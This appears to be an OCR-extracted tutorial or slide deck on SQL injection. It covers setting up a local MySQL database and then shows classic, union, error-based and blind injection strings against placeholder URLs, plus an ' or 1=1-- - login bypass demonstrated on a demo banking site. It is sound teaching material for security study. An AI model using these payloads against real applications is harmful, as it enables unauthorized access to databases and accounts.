SQLi

SQLI

What is the SQL Language?

- A structured programming language for querying databases.
- The standard language for database management systems.
- SQL queries are used to perform database updates and fetches.


SQL Commands

- **Create** - Create a database, table, index or query stored procedure.
- **Drop** - Delete database, table or index.
- **Grant** - The command allows a user with permissions to perform certain actions.
- **Revoke** - Deletes permissions for a defined user and allows you to perform actions.
- **Delete** - Delete an entry.
- **Insert** - Adds a new entry.
- **Select** - Returns an entry that matches certain information.
- **Update** - Changes the value of defined fields that match specific information.

HOW TO BUILD YOUR MYSQL?

Step 1


- Start the service mysql



```
root@kali:~# service mysql restart
root@kali:~# service mysql status
● mysql.service - MySQL Community Server
   Loaded: loaded (/lib/systemd/system/mysql.service; disabled; vendor preset: d
   Active: active (running) since Sat 2017-08-26 14:57:00 EDT; 3s ago
  Process: 3070 ExecStartPost=/usr/share/mysql/mysql-systemd-start post (code=ex
  Process: 3067 ExecStartPre=/usr/share/mysql/mysql-systemd-start pre (code=exit
 Main PID: 3069 (mysqld_safe)
    Tasks: 23 (limit: 4915)
   CGroup: /system.slice/mysql.service
           ├─3069 /bin/sh /usr/bin/mysqld_safe
           └─3418 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plu

Aug 26 14:56:59 kali systemd[1]: Stopped MySQL Community Server.
Aug 26 14:56:59 kali systemd[1]: Starting MySQL Community Server...
Aug 26 14:56:59 kali mysqld_safe[3069]: 170826 14:56:59 mysqld_safe Can't log to
Aug 26 14:56:59 kali mysqld_safe[3069]: 170826 14:56:59 mysqld_safe Logging to '
Aug 26 14:56:59 kali mysqld_safe[3069]: 170826 14:56:59 mysqld_safe Starting mys
Aug 26 14:57:00 kali systemd[1]: Started MySQL Community Server.
lines 1-17/17 (END)
```

Step 2

- Now we need to connect to our database by using the command mysql –u root




```
root@kali:~# mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.6.30-1 (Debian)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

HOW TO BUILD YOUR MYSQL?

Step 3

- Write the command:


  Show database



```
mysql> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> █
```

Step 4

- Create user database by using the command:
  - Create database “your name”




```
mysql> create database hackers;
Query OK, 1 row affected (0.00 sec)

mysql>
```

HOW TO BUILD YOUR MYSQL?

Step 5


- Use the “database name” command:



```
mysql> use hackers;
Database changed
mysql>
```

Step 6

- Create table users (username VARCHAR(30), password VARCHAR(30));



```
Database changed
mysql> create table users (username VARCHAR(30) , password VARCHAR(30));
Query OK, 0 rows affected (0.03 sec)

mysql>
```


- Now we can create tables with the command.

HOW TO BUILD YOUR MYSQL?

Step 7


- Now we can see the tables that were created within the database by using the command:

  Show tables



```
mysql> show tables;
+-------------------+
| Tables_in_hackers |
+-------------------+
| users             |
+-------------------+
1 row in set (0.00 sec)

mysql>
```


Now, we can insert new values into our table, by using the command: insert into users values (“hacker”, “1337”



```
mysql> insert into users values("hacker","1337");
Query OK, 1 row affected (0.00 sec)

mysql>
```


Step 8

- We can see all the information in our database.



```
mysql> select * from users;
+----------+----------+
| username | password |
+----------+----------+
| hacker   | 1337     |
+----------+----------+
1 row in set (0.00 sec)

mysql>
```

- Now, we can try and manipulate the database.



```
mysql> select * from users where username= "hacker2" or 1=1 ;
+----------+----------+
| username | password |
+----------+----------+
| hacker   | 1337     |
+----------+----------+
1 row in set (0.00 sec)

mysql>
```

SQL Injection in Depth

SQL INJECTION

What is the SQL Injection?

- Injection of malicious code into queries to the database for accessing critical and confidential information.

- **Tools:**
  - SQLMap
  - SQLNinja
  - BSQL Hacker
  - SQLSus
  - Mole

SQL Injection Types

Classic

- http://www.example.com/index.php?ID=‘

- http://www.example.com/index.php?ID='=‘

- http://www.example.com/index.php?ID='OR 1=1-- -Username 1' or '1’=‘1

SQL INJECTION

SQL Injection Types

Union

First, we must obtain proof that queries can indeed be injected

The number of columns should be found with Order by:

Http://www.website.com/index.php?id=3 order by 5- - -

We will use union select and separate the fields with a comma:

Http://www.website.com/index.php?id=3 union select 1,2,3,4,5-- -

SQL Injection Types

Error

Useful when you have a page that runs a query where the output is not shown, but will display a database error if there is one.

Exploitation is based upon injection a condition that will cause an error, type casting is often used:

select 0+@@version
select @@version/0

SQL INJECTION

SQL Injection Types

Time

Often used to achieve tests when there is no other way to retrieve information from the database server.

SQL Injection Types

Blind

Example URL:

http://newspaper.com/items.php?id=2

sends the following query to the database:
SELECT title, description, body FROM items WHERE ID = 2

The attacker may then try to inject a query that returns 'false':
http://newspaper.com/items.php?id=2 and 1=2

Now the SQL query should looks like this:
SELECT title, description, body FROM items WHERE ID = 2 and 1=2

If the web application is vulnerable to SQL Injection, then it probably will not return anything. To make sure, the attacker will inject a query that will return 'true':
http://newspaper.com/items.php?id=2 and 1=1

If the content of the page that returns 'true' is different than that of the page that returns 'false', then the attacker is able to distinguish when the executed query returns true or false.

AUTHENTICATION BYPASS WITH SQL INJECTION

Intro

select * from users
where username=‘admin’ AND password=‘$pass’;

1st Step

The first step: making an error

Where username = 'user' 'AND password =' $ pass’;

Adding an apostrophe after the user name will cause the existing String to change and generate an error (a good sign).

In this case there is a positive condition and a negative condition because the password is unknown.

AUTHENTICATION BYPASS WITH SQL INJECTION

2nd Step

Change the password value to another value to cause 2 positive conditions

where username=‘user’' or 1=1-- - AND password=‘$pass’;
where username=‘user’' or 1=1# AND password=‘$pass’;


every sign after the comment (- - or #) will not be forwarded and therefore not relevant.

3rd Step

Attempting Login

User: where username = 'user'' 'or 1 = 1-- -
Password: Not Relevant

The system will connect the request directly to the first user created in system.



Online Banking Login

Username: user' or 1=1-- -;
Password: ••••••••

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:

SQLMAP

